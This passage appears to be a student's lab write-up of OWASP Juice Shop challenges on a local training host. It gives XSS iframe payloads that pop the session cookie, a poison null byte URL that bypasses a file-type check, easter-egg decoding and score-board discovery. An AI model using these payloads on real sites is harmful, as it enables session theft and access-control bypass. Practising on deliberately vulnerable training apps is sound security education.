    },
    {
      "id": "CREATE TABLE `BasketItems` (`id` INTEGER PRIMARY KEY
      "name": "2",
      "description": "3",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": "7",
      "updatedAt": "8"
    }
  ]
},
```

INSPECTOR

Query Parameters (1) ▾

Body Parameters (0) ▾

Request Cookies (5) ▾

Request Headers (10) ▾

Response Headers (10) ▾

Done

Search... 0 matches

Search... 0 matches

8,290 bytes | 53 millis


#Part E:

Cross-site scripting (XSS):

Use `<iframe src="javascript:alert('XSS')"></iframe>`

What happened?

Answer: It presented an alert window displaying the text entered "XSS"



Use <iframe src="javascript:alert(document.cookie)"></iframe>

What happened?

Answer: It displayed an alert with a session cookie token:

The screenshot shows a Firefox browser window titled "OWASP Juice Shop - Mozilla Firefox". The address bar displays the URL "172.20.50.3000/#/search?q=<iframe src%3D"javascript:alert(document.cookie)">%2Fiframe>". The page content is a search results page with a large red box highlighting the search query. A modal dialog box is overlaid on the page, containing the session cookie token: "language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwZGF0YSl6eyJpZCI6MSwidXNlcm5hbWUiKn6_uf5RoOQyoncH09Z5lrszRjwMKBgnW3KblcavnWl0ETZoAGB49_HP_3Y3-DCX_VqjtmTt5qRiPlP5pwvs4tDKjcWsEPr7zn". An "OK" button is visible in the bottom right corner of the modal. Below the modal, the search results page shows a message: "No results found Try adjusting your search to find what you're looking for." At the bottom of the page, there are pagination controls: "Items per page: 12" and "0 of 0".

NOTE: Copied to file named XSS.txt in Captures directory


#Part F:

Find Hidden Information:

Change to the ftp in the browser and open the "acquisitions.md" file

Who will be excited?

Answer: Our Shareholders



Try accessing the eastere.gg file through the browser:

What happened?

Answer: It gives an error page with good info on it.

65.97.66.202:63702 - Remote Desktop Connection

Error: Only .md and .pdf ...

Error: Only .md and .pdf files are allowed! - Mozilla Firefox

172.20.50.50:3000/ftp/eastere.gg

Kali Linux Kali Training Problem loading page Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:31:18)
at /juice-shop/build/routes/fileServer.js:15:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)
at /juice-shop/node_modules/express/lib/router/index.js:284:7
at param (/juice-shop/node_modules/express/lib/router/index.js:354:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:410:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at callback (/juice-shop/node_modules/graceful-fs/polyfills.js:299:20)
at FSReqCallback.oncomplete (fs.js:169:5)
```

Use Poisoned Null Byte %2500 to access the file:

65.97.66.202:63702 - Remote Desktop Connection

Error: Only .md and .pdf ...

Error: Only .md and .pdf files are allowed! - Mozilla Firefox

172.20.50.50 3000/ftp/eastere.gg%2500.md

Kali Linux Kali Training Problem loading page Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:31:18)
at /juice-shop/build/routes/fileServer.js:15:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)
at /juice-shop/node_modules/express/lib/router/index.js:284:7
at param (/juice-shop/node_modules/express/lib/router/index.js:354:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:410:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at callback (/juice-shop/node_modules/graceful-fs/polyfills.js:299:20)
at FSReqCallback.oncomplete (fs.js:169:5)
```

Opening eastere.gg%00.md

You have chosen to open:
eastere.gg%00.md

which is: Markdown document (324 bytes)
from: http://172.20.50.50:3000

What should Firefox do with this file?

Open with Mousepad (default)

Save File

Cancel OK

File opened:

The screenshot shows a Kali Linux desktop environment. In the top bar, there are several icons and a status bar message: "Error: Only .md and .pdf files are allowed! - Mozilla Firefox". Below the top bar, the Firefox window is open to a URL: "172.20.50.50:3000/ftp/eastere.gg%2500.md". The page content includes the OWASP logo and an error message: "403 Error: Only .md and .pdf files are allowed!". A stack trace is visible, starting with "at verify (/juice-shop/build/routes/f...". To the right of the browser, a Mousepad text editor window is open, showing a file named "/tmp/mozilla_cyber0/eastere.gg%00.md [Read Only] - Mousepad". The text in the editor is as follows:

```
1 "Congratulations, you found the easter egg!"  
2 - The incredibly funny developers  
3  
4 ...  
5  
6 ...  
7  
8 ...  
9  
10 Oh' wait, this isn't an easter egg at all! It's just a boring text file! The  
real easter egg can be found here:  
11  
12 L2d1ci9xcmIml25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmbZncmUvcnR0L2p2Z3V2YS9ndXIvcn5m-  
Z3JlL3J0dA==  
13  
14 Good luck, egg hunter!
```

Answer: Yes, this file has more than meets the eye. We will now try to decode this string.

EASTER EGG

Using CyberChef with the "From Base64" configured to decode message:

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various conversion tools like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic, Data format, Encryption / Encoding, Public Key, Arithmetic / Logic, Networking, Language, Utils, Date / Time, Extractors, Compression, Hashing, Code tidy, and Forensics.
- Recipe:** The main area shows a "From Base64" recipe with the following settings:
 - Alphabet: A-Za-z0-9+=
 - Remove non-alphabet chars
 - Strict mode
- Input:** The input field contains the Base64 encoded string: L2d1c19xcm1mL25lci9mYi9zaGFhbC9ndXJsl3V2cS9uYS9ybmcnR0L2p2Z3V2Ys9ndX1vcn5mZ3J1L3J0dA==.
- Output:** The output field shows the decoded URL: /gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt.
- Buttons:** At the bottom left is a "STEP" button, a "BAKE!" button with a chef icon, and an "Auto Bake" checkbox. At the bottom right are buttons for Raw Bytes and LF.


We get a return of a directory path that is encoded in ROT13. Now we will run through CyberChef again to complete the decoding process.

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar listing various cryptographic and data manipulation operations, including ROT13, RC4, RIPEMD, and RSA.
- Recipe:** The selected recipe is "ROT13".
 - Input:** The input text is: `/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jyguva/gur/rnfgre/rtt/`.
 - Output:** The output text is: `/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg/`.
- Buttons:** At the bottom, there is a "BAKE!" button with a chef icon and an "Auto Bake" checkbox.

At the very bottom of the screenshot, there is a red banner with the text *****^A^A Decoded ^A^A*****.

Navigated to decoded web page path:



Answer: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
(Welcome to Planet Orangeuze)

#Part G:

Finding the score-board:

Score-board page found and visited:

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'OWASP Juice Shop - Mozilla Firefox' at the URL '172.20.50.50:3000/#/score-board'. The page displays three green notification boxes at the top, each containing a message about solving challenges: 'You successfully solved a challenge: Easter Egg (Find the hidden easter egg.)', 'You successfully solved a challenge: Poison Null Byte (Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.)', and 'You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)'. Below these notifications is a 'Score Board' section with a progress bar at 9%. The board lists six challenges with their names, difficulty levels, descriptions, categories, tags, and status (unsolved or solved). The challenges are:

Name	Difficulty	Description	Category	Tags	Status
Bonus Payload	★	Use the bonus payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe> in the DOM XSS challenge.	XSS	Shenanigans Tutorial	unsolved
Bully Chatbot	★	Receive a coupon code from the support chatbot.	Miscellaneous	Brute Force Shenanigans	unsolved
Confidential Document	★	Access a confidential document.	Sensitive Data Exposure	Good for Demos	solved
		Perform a DOM XSS attack with <iframe>		Good for Demos	